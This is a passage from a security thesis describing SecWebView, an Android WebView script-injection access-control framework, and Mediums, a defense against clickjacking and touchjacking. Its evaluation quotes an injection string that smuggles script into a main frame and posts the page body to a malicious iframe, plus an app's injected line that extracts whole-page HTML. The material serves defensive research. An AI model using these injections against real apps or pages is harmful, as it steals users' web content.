


Fig. 6.6.: Architecture of the Cross-World Bridge

Cross-World Reference Table

One of the key parts of the bridge is the *cross-vm* reference table (**Ref-Table**). We mentioned in the previous subsection that the bridge needs the reference of the callee method to invoke it. However, the caller, untrusted injected script, cannot obtain any of

the object that from different virtual machine because it violates *security principle*, and it causes reference leaking [146]. Therefore, SecWebView maintains a *Ref-Table* to retrieve reference of the callee method. Moreover, since we do not want to inject script to invoke arbitrary method from Web world, SecWebView requires page script to register the method that can be invoked by the injected script, and the reference of the registered method will be stored in the *Ref-Table*. Therefore, the *Ref-Table* is the place we enforce access control because it is a *single entry point* during cross-vm invocation, and we guarantee that only the registered method reference is in the *Ref-Table*.

SecWebView introduces a native JavaScript API called **addJavaInterface** under the global *window* object. This API allows webpage script in the *Web World* to explicitly register functions that can be invoked by the injected script in the *Android World*. Since web apps know which functions have to be exposed to injected script to customize webpage and users trust web apps, users implicitly grant the access to the registered JavaScript function. When page script registers the function to bridge through *addJavaInterface*, it needs to provide two parameters: a string as *alias* and the reference of the registered method. Our framework inserts a new entry to the *Ref-Table* to store this pair. In figure 6.6, we show a solid **example** code that how webpage register method *foo.bar* to the bridge and how the *Ref-Table* looks like after registration.

6.4.7 Security Analysis

Attacks from Malicious Java Code. All of the app’s Java code is running inside Dalvik VM, and the only way to access SecWebView framework runtime is through JNI. Access

control is enforced at all of sensitive native web engine methods bound to JNI, and security checks are also written in native code. Therefore, malicious Java code cannot compromise the **runtime** of our framework. Moreover, WebView maintains sensitive web content in local databases named *webview.db* and *webviewcache.db*. There is no legitimate and reasonable usage for the access from apps code, and only few Java APIs can be used (i.e. File I/O, SQLiteDatabase class). We applied a straightforward solution to prevent this by adding a filter for these two database names to the Java APIs without side-effects. In this way, we secure the WebView and framework **storage**.

Attacks from Malicious Native Code. Native code can tamper with the app process' stack and heap memory and bypass our access control, and it runs in the same process as the mobile app's Java code. Malicious mobile apps contains native code can bypass SecWebView's security check. However, only 4% of benign apps contain native code [132]. We do not consider the apps with malicious native code in our design.

Attacks from Malicious injected JavaScript. We should also explain how to prevent attacks to the *Reference Table* itself. It is located at bridge native C++ code and there is no API exposed to neither Java nor JavaScript code. To avoid child frame page sending cross-context request by calling API *invokeXVMFunc*, this API only exposes to *Android World* virtual machine. Child frame even cannot tamper the *Reference Table* by calling *addJavaInterface* (i.e. overwrite existing entries registered by main frame), since each frame or each JavaScript VM owns its *Reference Table*. To prevent *reference leaking*, SecWebView only supports primitive data type for the parameters and returned value,

which is enough to meet existing needs. Therefore, our design can successfully support cross-vm communication without *reference leaking*.

6.4.8 Compatibility

Legacy apps can still run on SecWebView without modification but cannot be protected by SecWebView framework; developers only need to put minimal efforts to modify a legacy app in order to use SecWebView.

Run Legacy apps on SecWebView. Since SecWebView supports all of the APIs in current WebView design, legacy mobile apps do not need to be changed to be run on SecWebView. However, the access control model regressed back to the *a per-use, per-site basis* model. If SecWebView detects the invocation to the original *loadURL* API (only one parameter), it prompts users to decide whether allows script injection to current page. This is because legacy apps do not declare any permission, and SecWebView design prompts warning to users in this scenario (Figure 6.3(a)).

Modify Legacy App for SecWebView. Turning a legacy app to use SecWebView is quite easy. Mobile app developers *ONLY* need to change the manifest files, and declare corresponding permissions for origins. There is no need to change source code if they do not need to use specialized WebView APIs. When calling original WebView *loadURL* API as legacy app did (not specify which world to inject into), SecWebView will choose the highest level privileged declared for that origin.



Fig. 6.7.: How to Use SecWebView to Protect Webpages

6.5 Evaluation

In this section, we evaluate our work on three aspects: effectiveness, feasibility and performance. Our evaluation assessed the following: (1) resistance to existing attacks by malicious apps. (2) compatibility with legacy mobile apps with script injection. (3) performance overhead.

6.5.1 Defense Effectiveness

We evaluate the effectiveness of SecWebView in addressing attacks. We identify two attack scenarios: One benign application with vulnerability and one malicious app that extracts the page contents by injecting script.

Prevent Iframe Script Injection Attack

Iframe Script Injection Attack identified in the paper [16] shows how malicious child frame page injects script to main frame page. For example, application *LivingSocial*

binds instance of *CameraLauncher* class to *WebView* as the following code shows (Figure 6.7(a)). Once registered, both child and main frame page can invoke any function in this class. In this class, a method called *failPicture* is intended for app code to send an error message to the web page if the camera fails to operate. If malicious child frame page invokes this method by passing the *paramString* parameter as the following: *x*); *mIframe.postMessage(document.body, url);*//, it can inject script to main frame. The underline part of the string *paramString* is the injected script which uses *postMessage* API to send page contents to malicious iframe page as Figure 6.7(b) shows.

```
public class CameraLauncher{

    public void failPicture(String paramString){

        String str = "javascript:navigator.camera.fail('";

        str += paramString + "');";

        this.mAppView.loadUrl(str);

    }

}
```

Prevent attack by specialized SecWebView APIs. The fundamental problem of this attack is because mobile apps construct the injected script to main frame from untrusted inputs. It is a common hacking technique to inject script and can be mitigated using sanitization and input escaping. However, in our cases, mobile apps do not need to inject script to perform this task. To completely prevent the attack, apps can take advantage of the *SecWebView specialized API* **invokeJSFunction** exposed by passing

paramString as an argument to that API (code below). When child frame launches the same attack, no script is injected and child frame still same as Figure 6.7(a).

```
public class CameraLauncher{

    public void failPicture(String paramString){

        this.mAppView.invokeJSCallbacks

            ("navigator.camera.fail", paramString);

    }

}
```

Mitigate attack by Configuration. Even maintaining the vulnerable implementation, mobile app can reduce the impact of the attack by declaring least of SecWebView permissions. Since injected script only needs to invoke page-defined functions, mobile app only needs to declare the permission *WebView.LoadUrl.Isolated*. As a result, child frame still can inject script to separate *Android World* context instead of to main frame page context. After launching the attack, malicious script cannot access any sensitive contents, such as DOM, cookies and page script, but only the functions registered by main frame page, as Figure 6.7(c) shows.

Protect Malicious Mobile Apps

Forcing untrusted mobile apps to declare corresponding permissions to interact with the webpage contents is important to protect users. Taking an untrusted mobile app called 9 WHEEL SLOT MACHINE from thrid-party market not Google Play as example, this app

injects script into the WebView to extract the whole webpage HTML source code out (code below). We do not find a legitimate purpose for this usage.

```
javascript:window.HTMLOUT.showHTML('<head>'+document.
    getElementsByTagName('html')[0].innerHTML+'</head>');
```

Although the consequences of injected script is impossible to be noticed by users, users can protect themselves by closing look at the manifest file. Based on the name and description of this mobile apps, users can easily predict that they must not load https page and may not even load http page. It seems suspicious to user if app declares the permission to inject script to page's context.

```
<access origin = "file://*">
    <permission name="WebView.*">
</access>

<access origin = "http://*">
    <permission name="WebView.LoadUrl.Iso">
</access>
```

6.5.2 Building Mobile Apps using SecWebView

We analyzed several mobile applications, and created SecWebView configurations for securing them. We analyzed the demands to inject script in these mobile apps and understood their security requirements. It is convenience for them to configure the declaration in the manifest file, as the decision tree in Figure 6.8 illustrates.




Fig. 6.8.: Config Decision Tree

Use SecWebView to Enhance Visualization. We explained how injecting script enhances visualization in section 6.2.1. We use the same eBook app to demonstrate how developers use SecWebView to perform the same task. In original app, once users select *Inverse Color* (Figure 6.7(d)) item in the menu, eBook app will inject script to change the themes of the book display (Figure 6.7(e)). Instead of allowing mobile apps to inject script, the remote page from *eBookSample.com* can define a function `setupColor()` that performs all the DOM modification and register it to the cross-world bridge.

```

/* Webpage define setupColor function and register it */

function setupColor(theme) { /*Change DOM Style*/ };

// Register function setupColor.

window.addJavaInterface("setupColor", setupColor);

/** How Mobile Apps invoke this function */

class MenuHandler {

public void onInverseColorSelect(){

    mWebView.invokeJSFunction("setupColor", "dark");
  }
}
  
```

```

/* Alternative way to use Injected Script*/

mWebView.loadURL("javascript:setupColor()", "isolated");

}

}

```




Fig. 6.9.: Application Overhead

6.5.3 Performance

The evaluation environment is *Samsung Nexus S* phone with Exynos 3110 processor, 512 MB Mobile DDR RAM and Android OS version *4.0.3*. We use Android benchmark tool *AnTuTu* to evaluate the *System Overhead*, both CPU and memory overhead are below 0.8% (since most of the changes are inside webkit library). We measured the *application overhead* including the performance to inject script and interact with bridge. Figure 6.9 compares this overhead to the time for common JavaScript operations (e.g., query DOM node or access DOM property). Comparing to the huge number of times to perform these

common JavaScript operations, page may only register functions once to the bridge and they are invoked only few times. Therefore, the overhead introduced by SecWebView can be ignored.

7. MEDIUMS: VISUAL INTEGRITY PRESERVING FRAMEWORK

On May 31 2010, hundreds of thousands of Facebook users have fallen for a social-engineering trick which allowed a clickjacking worm to spread quickly over Facebook during that holiday weekend. The trick, which uses a clickjacking exploit, means that visiting users are tricked into “LIKING” a page without necessarily realizing that they are recommending it to all of their Facebook friends.

The phenomenon of such a proliferation of attacks without proper protections is hard to understand. Since the first bug report on the negative usage of `iframe` by [147], Clickjacking attacks with various forms have been proposed. They take advantage of transparent iframes. The similar technique has also been extended to the mobile platforms [83]. Although many countermeasures have been proposed to deal with this type of problems [89, 148, 149], we are more interested in knowing what fundamental flaw has caused such attacks, so we can develop countermeasures that directly address the fundamental flaw.

The objective of this chapter is to explain our study to find out the fundamental problem underneath such attacks, and formulate a generic model called the *container threat model*. We believe that the attacks are caused by the system’s failure to preserve “visual integrity”, i.e., to ensure what users perceive is the same as what the system “see”, so users’ actions are based on the correct interpretation of the information presented to

them. From this angle, we study the existing countermeasures and propose a generic approach, **Mediums** framework, to develop a *Trusted Display Base* (TDB) to address this type of problems. We use the side channel to convey the lost visual information to users. From the access control perspective, we use the dynamic binding policy model to allow the server to enforce different restrictions based on different client-side scenarios.

7.1 Motivation

In this section, we briefly review an attack vector called *Visual-hijacking* which is caused by the compromise of visual integrity. Visual-hijacking is a set of attacks that uses various visual techniques to trick users into unwittingly clicking on disguised user-interface (UI) elements on the screen, usually resulting in damage to the victim. We formulate the visual integrity problem into a common attack model named *Container-based Visual Attack Model*. We treat all the variations of the visual-hijacking attacks equally in this section when we explain our solutions.

7.1.1 Existing Attacks Using Iframe

The most famous attack caused by the compromise of visual integrity was introduced by Robert Hansen and Jeremiah Grossman in 2008. The technique is called **Clickjacking** [77], which takes advantage of the CSS design specification “opacity”. The attack uses multiple transparent or opaque layers to trick a user into clicking on a button or link in a page, while the user’s actual intention is to click on a different page. Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of

stylesheets, iframes, and text boxes, a user can be led to believe that they are typing in the password field on the pages associated with their email or bank accounts, but instead, they are typing in an invisible frame controlled by the attacker.

However, it is not always necessary to make elements invisible to compromise the visual integrity of a page. The **UI redressing** [78] attack is an example. The main idea of the UI redressing attack is to seamlessly merge two or more webpages, making them look like one, tricking users into perform an action that is different from the users' intentions. This user interface (UI) redressing method is especially useful when there are buttons with nonspecific text like "Download", "Click here" or "Exit". Another variant of clickjacking is to use JavaScript to make a small transparent iframe to follow the mouse cursor. For this attack, it is not important where a user moves his mouse, the click will always occur in the invisible iframe.

Many proof-of-concept attacks based on the clickjacking techniques have also been published. *Facebook Likejacking* [79] uses visible Facebook Like buttons to redress the contents, and thus tricks users of a website into posting a Facebook status update for a site that they did not necessarily like. *Twitter Tweetbomb* [80] uses the same technique to attack the Twitter network. Combining the invisible element technique with HTML5 File API, *Filejacking* [81] uses the invisible technique to get the user's uploaded private files. Flash Settings are also another victim to Clickjacking.

7.1.2 Existing Attacks on WebView

Similar attacks have been extended to the mobile platforms. Using iframes, the attacks on the mobile platforms are similar to those on the desktop platforms. However, on the mobile platform, similar attacks can be launched without iframes. **TapJacking** [82] is an example, and it occurs when a malicious application displays a fake user interface (via an Android component called Toast), to hide the real interface underneath. When users interact with this interface, the interaction events actually go to the real interface underneath (e.g. a phone dialer). Using this technique, an attacker can potentially trick a user into making purchases, making expensive phone calls, clicking on ads, granting permissions, or even deleting data from the phone.

Confused deputy attacks can also be applied to another type of web container, the **WebView**. The WebView technology packages the basic functionalities of browsers into a class. Similar to iframe, which allows one web application to be embedded in another potentially untrusted web application, WebView allows a web application to be embedded in a potentially untrusted Android application. For most cases, the owner of the Android application is not the same as the owner of the web application inside WebView.

Technologies similar to WebView are adopted by various mobile platforms, including iOS and Windows Phone, although the corresponding classes are called different names. For the sake of simplicity, we only use the term WebView throughout this paper.

Attack the **Touchjacking** [83], which can be launched successfully to redirect user's touch-screen event to the target WebView, triggering actions on the web page inside the targeted WebView. Similar to clickjacking attacks, the attacker can develop a malicious

Android application with multiple WebView instances embedded. The attacker puts a visible or invisible WebView instance above another instance to redress the webpage inside WebView, and redirects user's touch screen events. The attack works on all popular mobile platforms, including iOS, Android, and Windows Phone.

7.1.3 Miscellaneous Attacks

According to the security blogger [84], a new technique called **Cursorjacking** was demonstrated. It deceives users by using a custom cursor image, where the pointer was displayed with an offset, so the displayed cursor was shifted to the right from the actual mouse position. With clever positioning of page elements, attackers can direct user's clicks to the desired elements. Since our work only focuses on the mobile devices, Cursorjacking is not in our scope.

7.2 Container Threat Model

We use a generic model called the *web container threat model* to model the attacks on visual integrity across different platforms. All the attacks described in the previous section take place under a similar scenario: The victim application is embedded in another application via the components provided by the system. These components are the essential part that makes the attack successful. We use the term **Container** to refer to these components in this paper. The application that holds the container is called *host* application, and the application loaded into the container is called *guest* application. For example, in the **iframe** container case, the main page is the host, and the pages loaded

into the iframes are the guest. In the Android `WebView` container case, the Android application is the host, and the web page inside `WebView` is the guest.

It should be noted that for the `iframe` and `WebView` containers, even though the attacker has all the privileges of the host app [150], the integrity of the data in the containers is still preserved, because of the sandbox access control mechanisms provided by these system components. The users' credentials of the guest webpage will be stored inside the container, which is a part of the system (browser or mobile system). Namely, the host application cannot directly tamper with the contents in their containers. Although `WebView` does provide mechanisms in its current design to allow the host to tamper with the data in the container [16], those channels will soon be secured in future versions. The attacker only has the access to the UI-based APIs of the container for the layout purpose. Those APIs are designed for the general view-based UI objects in the system.

7.2.1 Weaken of Trusted Display Base

As we all know, security in any system must be built upon a solid Trusted Computing Base (TCB), and web security is no exception. Web applications rely on several TCB components to achieve security. In the container threat model, a secure container must serve as the TCB to allow web pages to be embedded in a untrusted host without compromising the data integrity. To achieve this goal, a well-designed container needs to enforce access control on exposed APIs that allow the host to interact with the container.

However, there is no access control enforced on the UI-based APIs exposed by the container. Through these APIs, the malicious host app can manipulate the display

properties of the container and its inside contents. For example, the host application can set the position and size of the container; the alpha value of the contents in the container can also be decided by the host. Without access control on these UI-based APIs, there is no trusted computing base to ensure visual security. We call this kind of trusted computing base the **Trusted Display Base** (TDB). We will discuss why the weaken of TDB can lead to the compromise of visual integrity, and eventually lead to security breaches. We will explain how our Midiums framework rebuild solid TDB on container as well. Before that, we need to understand how users interact with systems.

7.2.2 Visual Information Loss

Visual data are maintained within the system (i.e., browsers for the iframe case and mobile operating systems for the WebView case). The system clearly knows which domain controls which pixel on the screen, even though there are multiple layers. The system then uses the screen as the channel to convey (i.e. display) information to users; users get the information through their eyes, and then form their own understanding of the visual data. Users' subsequent actions within the system are based on their understanding. If an attack can intentionally cause users to mis-interpret the displayed information, user's actions may not match their intentions, we say that the visual integrity is compromised.

In the attacks discussed in this paper, contents in the containers are web pages, which come from a web server, and are displayed to the user through browsers and containers. During this process, webpage contents need to be encoded and decoded in two transmission channels. The first channel is from the server to the client system through the network,

and the communication schema is the HTML standard. The second channel is from the system to the user through the screen, using the visualization as the communication schema. The whole picture is shown in Figure 7.1. We will go through each channel to explain why the second channel has flaws.




Fig. 7.1.: Fundamental Problem Exploit

Server To Client: After the server constructs a web page, it sends the page through the network to the client system, using the HTML standard. The client system gets all the page information by parsing the HTML documents; it then creates a DOM tree to store the information. After this step, both data and visual integrity of the web app are preserved since the client knows all the information.

Client To User: The only media that the client system uses to send the contents to the user is through the screen. The client should render the content received from the server and display them on the screen. The user will receive the information by watching the contents on the screen. However, some of the visual information will be lost during the transmission, and this is the place where visual integrity can be compromised.

Taking the Touchjacking attack as an example, the attackers overlay the transparent victim page in one WebView on top of another. The view tree maintained by the Android system for the application has a clear idea that the underneath visible WebView takes

control of the display contents and the top transparent one is responsible for user events. When displayed on the screen, the overlaid and invisible information is lost on the screen. This is because the actual layout is multi-dimensional, but the results are flattened into a two-dimensional screen; information of the other dimension is lost. In other words, if the client system were able to display the information in a 3D screen, the user will get the lost information and the attack can be easily defeated.

7.3 Rebuild Trusted Display Base

As we discussed in the previous section, the weaken of Trusted Display Base (TDB) is due to the lack of access control on the UI-based APIs exposed by the container. As the result, visual information is lost and the visual integrity is compromised.

7.3.1 The Mediums Framework

In order to rebuild TDB, we propose a generic solution, the Mediums framework, to defend against the attacks on visual integrity. The Mediums ¹ framework consists of two solutions. In the first solution, we use side channels to convey the lost visual information to users. In the second solution, we know that sometimes the lost visual information cannot be completely conveyed to users, so we developed an enhanced access control model to complement the side channel solution.

¹Our framework helps users to see the objects they cannot see due to the visual information lost. It is served as the Mediums who has the power to communicate with the invisible things such as spirits of the dead or with agents of other world.

Three key components in the design of Mediums framework are: Environment Monitor, Side-Channel Notifier and Dynamic Binding Engine. **Environment Monitor** is the module to intercept each UI event performed by the user before it reaches the rendering engine. This monitor analyzes the potential visual information lost at the place the UI event happened and returns the level of dangerous to the framework. Once Mediums framework receives the signal from Environment Monitor, it triggers **Side-Channel Notifier** and **Dynamic Binding Engine** to minimize the impact by notifying user the dangerous of visual integrity compromise through side-channels or dynamically binding the access control policy defined by the server. We will explain why these two approaches can successfully rebuild TDB later.

It is important to notice that Mediums focuses on attacks under Web Container Threat Model. Mediums does not target on any specific container but is a more generic solution to deal with how to rebuild TDB to preserve the visual integrity of the webpage in the container. Only **EnvironmentMonitor** depends on the UI architecture of the platform (i.e. Android UI module in WebView case and browser rendering engine in iframe case). However, the design of **Side-ChannelNotifier** and **DynamicBindingEngine** is platform independent. Therefore, although we only implement and evaluate Medium framework for WebView case, it can also be applied to iframe case without changing the design.

7.3.2 Visualization Enhancement

As we just said, the fundamental problem that causes the compromise of visual integrity is the loss of visual information when the system conveys its information to the

user. Therefore, the best solution is to enhance the communication channel to reduce the information loss, so what users learn is identical to what the system knows and Mediums framework builds the TDB.

Several solutions were proposed to permanently or temporarily disable the visualization features to prevent the information loss. For example, the *X-Frame-Option* HTTP header allows the guest web app to prevent the container from being invisible. However, those solutions solve the problem at the cost of user experience. Instead of banning these features, we propose to use side channels to make up for the lost information. We will describe some of the side channels that are suitable for this goal.

Color and Shape: The color of browsers or system UI objects can be used as side channels to convey the lost visual information. In particular, for the web browsers in desktops/laptops, we can use the color and shape of the **cursor** as a side channel (see Figure 7.2). For example, we can also use the color of the cursor to prevent the UI redressing attacks. If the user moves the mouse from one object to another object, and these two objects belong to two different layers, the color of the mouse will change to alert the user. This way, the user knows that these two objects belong to two different layers, even though one of them is transparent to user. Some attacks do not use the overlapping and transparency techniques; they simply construct a new page using multiple iframes, and put them in at the same layer. The framework can change the color of the cursor if the cursor pointed at the objects from different domains. The shape of the cursor can convey the lost visual information as well, but the framework should give each shape a meaning representing which visual information is lost. For example, if the mouse hovers on an area that has multiple layers, the shape of the mouse should change, telling the users that there

are multiple layers in this area. If the top-layer is transparent (a typical technique used by the clickjacking attack), the shape of the mouse should change to convey the information.




Fig. 7.2.: Side Channel on Browser

In some scenarios such as cursorjacking attack, the real cursor is hidden by malicious host apps, and a faked cursor is drawn on the screen. In this case, if we do allow cursors to be hidden by apps, we need to use another channel; we can use the color of the **address bar** or the **icon** next to the address bar. These UI objects are trusted and cannot be tampered or hidden by the host applications in the desktop scenario. Figure 7.2(a) shows the color and shape of the address bar and the icon when the cursor is not hidden or overridden and it points to a safe area. When the attacks such as cursorjacking were launched, the color and shape of the address bar and icon will change as shown in Figure 7.2(b).

Mobile Device Sensors: Some side channels used by desktops/laptops may not be available for mobile devices. For example, there is no cursor on the screen for most mobile systems. However, most mobile devices have embedded sensors, such as accelerometer or vibrator; they can be used as side channels. In our implementation, we have chosen the **vibrator**, **speaker** and **flashlight** as our side changes. For example, when the user touches a display area that has overlapping WebViews, the system will vibrate the device; if the user touches on a transparent overlaid area, the device will beep. Those three types

of sensors are only for the proof-of-concept purposes, and they can be extended to other types of sensors.



Fig. 7.3.: Side Channel on Mobile Devices

System UI: We can use the unique display features of mobile system as side channels.

Toast mechanism in Android can be used: a toast notification is a message that pops up on the surface of the window; it only fills the amount of space required for the message and the user's current activity remains visible and interactive. The notification automatically fades in and out, and does not accept interaction events. If the Mediums framework detects that the user's current touch event is in an area with potential information loss, a toast message shown in Figure 7.3(c) will pop up. The status bar is another choice for side channels. An application can add an icon (with an optional message) to the system's **status bar**, which is normally located at the top of the screen. The color and content of the icon will alert users about a potential visual information lost. Users can read more details about the lost visual information by clicking on the status bar. Compared to the toast and sensor approach, the notification message is more persistent and stays there much longer (see

Figure 7.3(d)). It is also important to notice that those system UIs are triggered by the Mediums framework so that it is impossible for the attackers to block this side-channel.

Security Concerns: There are several attacks that can be launched against our Mediums framework. First, attacker can intercept user's events before the Mediums framework gets the event. Malicious host applications can intercept the user events through the hook APIs exposed by the container. For example, by invoking the method *setOnKeyListener* of *WebView*, Android applications can register an event handler callback function, which will be triggered when a key is pressed in this *WebView*. To defeat this attack, we enforce the access control before the event hits the hook, guaranteeing that the monitor cannot be bypassed.

Moreover, to minimize the impact of unintended UI event, Mediums framework records whether users have performed click on each *WebView* instance or not. If framework detects that it is the first time for the user to click on the *WebView* instance with potential visual information lost, Mediums will discard this UI event and trigger the side-channel notifier to alert user. Users do not have to confirm that they indeed want to complete the action. If user believes the visual information lost is by design and wants to perform click on it, they just need to repeat the same action on the *WebView* instance again. Mediums framework would not trigger the side-channel notifier since it has already saved user's choice on this *WebView* instance.

Second, attackers can attempt to block our side channels. Mediums framework will detect whether current side-channel is disabled by user or attacker, and automatically switch to other side-channel to notify user. For example, if the users turn off the speaker or

ringtone, the framework needs to switch to the toast or status bar as the side channel which cannot be blocked by the attacker.

7.3.3 Dynamic Binding Framework

Even if we can use side channels to convey the lost dimension, users may still ignore them, as they are indeed different from an actual dimension. In these cases, a good system should be more intelligent in deciding whether it should allow users to conduct certain actions or not. Although a number of solutions have been proposed [88,89], they seem to depend on ad hoc policies that can solve one type of problems, but it is difficult to be applied to other similar problems. The reason is that these solutions were not developed from the *access control angle*. Our framework allows us to treat the visual integrity problem as an access control problem, and can thus lead to a more generic solution.

Policy models decide when a click or touch action should be allowed or denied. Ideally, if the visual integrity is more likely to be compromised, the control on the access should be more restricted. There are two types of policy models: static binding model and dynamic binding model.

Static Binding Policy Model: In the static binding policy model, the access control policy is set when server constructs the webpage. The policy can be set and enforced by the client side or the server side, but they both suffer from the reliability and accuracy issues.

In the **client only** model, the client side sets and enforces the access control policy. Several work took this approach [88]. From the policy's reliability perspective, since the enforcer is at the client side, which is the place where all the access actions take place, by

gathering all the environment information at the moment when the action happens, the enforcer can effectively enforce the access control policy. However, from the accuracy perspective, when the client sets the policy without the support from the server, they cannot take the contents in the container into consideration. This may lead to the granularity problem and affect the accuracy of the policies.

In the **server only** model, the policy is set and enforced by the web server. The widely adopted solution Framebuster [89] took this approach. Two major barriers make this access control policy either inaccurate or unreliable. Due to the lack of real-time environment information at the client side, when the server sets the policy, it is hard to predict the visualization environment when the user's action takes place. For the reliability issue, since the action happens at the client side, without the support from the specifically designed client framework, the servers do not have sufficient information to set the correct policy; this will reduce the reliability [90].

Dynamic Binding Policy Model: We propose to use a dynamic binding policy framework to solve the above problems. In this model, the server sets different access control policies for different client-side conditions. Although none of the existing works formally defined this policy model, some of the existing solutions, such as *X-Frame-Options* [92], take this approach. With the support of the browser that recognizes this new HTTP header, the web server can decide whether its pages can be loaded into the iframe or not. The recent project [149] proposed to allow the web application to use Sensitive-UI to mark the objects that do not want to be overlapped.

The limitations of those solutions are the following: The X-Frame-Options solution only deals with one situation, i.e., whether the page is loaded in the container or not. The

Sensitive-UI solution only supports one action no matter what the client-side situation was. Moreover, the client-side environment can be dynamically changed. It is highly possible that the container does not overlap with others when the page was first loaded, but it overlaps with others when user performs click actions later. Since the server cannot predict the client-side situation when the access takes place, this framework should allow the web developers to define policies that depend on the runtime conditions on the client side. Therefore, to support more accurate finer-grained access control policy in this model, we propose to use the *dynamic binding* framework.

Dynamic binding framework pre-defined several client-side scenarios that may cause visual information loss, and for each scenario, it sets actions to alleviate the loss. The web developers can associate the policy to the whole webpage or certain DOM objects based on the contents of the webpage. For example we can integrate the Contego [53] model to Mediums framework to enable the web developers to assign subset of privileges to specific DOM element of the webpage.

```

if (Senarios #1)      Allow Privilege Subset 1
